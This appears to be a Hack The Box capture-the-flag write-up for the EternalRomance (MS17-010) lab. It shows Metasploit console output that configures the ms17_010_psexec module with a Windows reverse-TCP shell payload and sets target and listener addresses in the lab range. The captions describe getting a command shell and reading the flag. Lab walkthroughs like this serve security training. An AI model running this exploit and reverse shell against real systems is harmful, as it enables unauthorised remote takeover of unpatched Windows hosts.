HTB : EternalRomance Lab Assignment

```
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                Required
   ----                  ---------------                                --------
   DBGTRACE              false                                          yes
   LEAKATTEMPTS          99                                             yes
   NAMEDPIPE                                                            no
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordl     yes
                         ists/named_pipes.txt
   RHOSTS                                                               yes

   RPORT                 445                                            yes
   SERVICE_DESCRIPTION                                                  no
   SERVICE_DISPLAY_NAME                                                 no
   SERVICE_NAME                                                         no
   SHARE                 ADMIN$                                         yes

   SMBDomain             .                                              no
   SMBPass                                                              no
   SMBUser                                                              no


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
   LHOST     172.31.211.8     yes       The listen address (an interface may b
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fig 1 : In msfconsole use the exploit eternalromance and show options

```
157  payload/windows/shell/reverse_tcp                                .

                  normal  No     Windows Command Shell, Reverse TCP Stager
```

Fig 2 : Search for a suitable payload for the reverse shell

```
msf exploit(windows/smb/ms17_010_psexec) > set PAYLOAD 157
PAYLOAD => windows/shell/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                Required
   ----                  ---------------                                --------
   DBGTRACE              false                                          yes
   LEAKATTEMPTS          99                                             yes
   NAMEDPIPE                                                            no
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordl     yes
                         ists/named_pipes.txt
   RHOSTS                10.129.20.65                                   yes

   RPORT                 445                                            yes
   SERVICE_DESCRIPTION                                                  no
   SERVICE_DISPLAY_NAME                                                 no
   SERVICE_NAME                                                         no
   SHARE                 ADMIN$                                         yes

   SMBDomain             .                                              no
   SMBPass                                                              no
   SMBUser                                                              no


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thr
   LHOST     10.10.16.14      yes       The listen address (an interface may b
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fig 3 : Set the payload and set RHOSTS & LHOST for the session



Fig 4 : Exploit to execute and gain a shell back, got command prompt in this lab



Fig 5 : Explore the directories for the flag and use ‘type’ command to echo the flag from the file